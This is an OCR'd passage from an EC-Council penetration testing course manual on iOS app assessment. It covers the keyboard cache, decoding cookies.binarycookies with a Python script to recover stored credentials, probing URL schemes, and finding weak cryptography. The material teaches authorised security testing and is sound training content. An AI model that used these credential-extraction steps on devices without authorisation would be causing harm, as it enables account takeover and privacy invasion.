
You have to test the keyboard cache of the device and determine whether any confidential data is being stored in it or not. Navigate to **`Library/Keyboard/en_GB-dynamic-text.dat`** file to view keyboard cache to find out whether it reveals any sensitive information. Connect the workstation with iPhone on SSH and open **`n_GB-dynamic-text.dat`** file with Hex Editor.

If you find any sensitive data on the keyboard cache, then it is recommended to delete the entire data stored in it. You may do this by navigating to **Settings → General → Reset → Reset Keyboard Dictionary** as shown in the figure below:



Figure K.75: Screenshot of iOS showing reset options

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Inspect cookies.binarycookies File for Leakage of Sensitive Information

Some iOS applications require users to enter their login credentials to access that application. To provide easy access to the users, iOS devices create persistent cookies and store the login credentials of the applications that are used frequently. This helps the users to access the application without providing the login credentials every time. These login credentials are stored in the cookies.binarycookies file in the home directory of the applications.

As these cookies are not in a readable format, you need to decode these binary files into a readable format through some scripting. If you are able to decode the binary file, you can access the sensitive information, such as credentials and use them to perform further exploitation, such as establishing a session with the target device.

Follow the steps given below to inspect cookies.binarycookies file for leakage of sensitive information:

1. Run WinScp on workstation
2. Connect the iPhone to workstation over SSH
3. Navigate to application's home **`directory/Library/Cookies`** and check whether **`cookies.binarycookies`** reveals any sensitive information
4. Use **`BinaryCookieReader.py`** Python script to view **`cookies.binarycookies`** file

   `Python BinaryCookieReader.py [Cookies.binarycookies file path]`

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure K.76: Screenshot of iOS file manager showing cookies.binarycookies file

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Check URL Schemes Used by Applications

URL schemes allow the iOS applications to communicate with each other. A specific URL scheme is assigned to each iOS app running on iPhone that follows a protocol standard. So, the URLs with a specific protocol will invoke applications that are registered for that particular URL scheme. These URL schemes help the developers to launch system applications or any other third-party applications through URLs.

For example, consider you have an application that can only display a phone number, but you want it to dial the call whenever the number is tapped by the user. In this case, an URL scheme can help you to launch a built-in phone application, which can dial the call as you want.

Although, this is the most useful feature in iOS, the problem comes when the URL scheme is not validated and the application makes decisions without seeking/prompting for any confirmation from the user. An attacker can exploit these URL Schemes used by the application, if not validated properly.

As a penetration tester you have to check whether the URL schemes are validated properly or not. To do so, you need to find the URL scheme used by the target application. You may get these details from info.plist file. Follow the steps given below to check URL schemes used by iOS applications:

1. Browse the iPhone's file system with iExplorer
2. Go to application sandbox folder
3. Locate the info.plist file and select Quick Look option from context menu
4. Look for URL schemes used by application under property CFBundleURLSchemes

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

The screenshot given below shows how the URL schemes for Facebook application look:




Figure K.77: Screenshot of iExplorer showing info.plist for Facebook




Figure K.78: Screenshot of iExplorer showing URL schemes for Facebook

From, the URLs obtained, try to find the one which starts with the URL scheme used by target application. You may do this with the help of string commands or a utility, such as Hopper. Now type the URL in Safari to see how the target application reacts to them. This could help you in determining the security level of URL schemes used by the target application.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Check for Broken Cryptography


- Broken cryptography **vulnerability** exists when an IOS app:
  - Uses **deprecated** or weak encryption algorithm
  - Stores data without encryption
  - **Hardcodes** encryption keys



- Use tools, such as **Hopper**, **IDA**, etc., to disassemble and analyze the executables for broken cryptography
- Insecure and/or Deprecated Algorithms
  - RC2
  - MD4
  - MD5
  - SHA1

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Check for Broken Cryptography (Cont'd)



Source: *https://www.hex-rays.com, http://www.hopperapp.com*

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Check for Broken Cryptography

Broken Cryptography is a common vulnerability found in most of the iOS applications. It mainly occurs when a developer takes a chance on application's encryption. This improper encryption may allow an outsider to access the data stored in the device. Broken cryptography vulnerability exists when an iOS app:

- Uses deprecated or weak encryption algorithm, such as RC2, MD4, MD5, SHA1, etc.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Stores data without encryption
- Hardcodes Encryption keys
- Uses a strong encryption algorithm but implements in an insecure way
- Uses custom encryption protocols

You have to scan the device for such vulnerabilities. You may use tools, such as Hopper, IDA, etc. to disassemble and analyze the executables for broken cryptography.

- **Hopper**

  Source: *https://www.hopperapp.com*

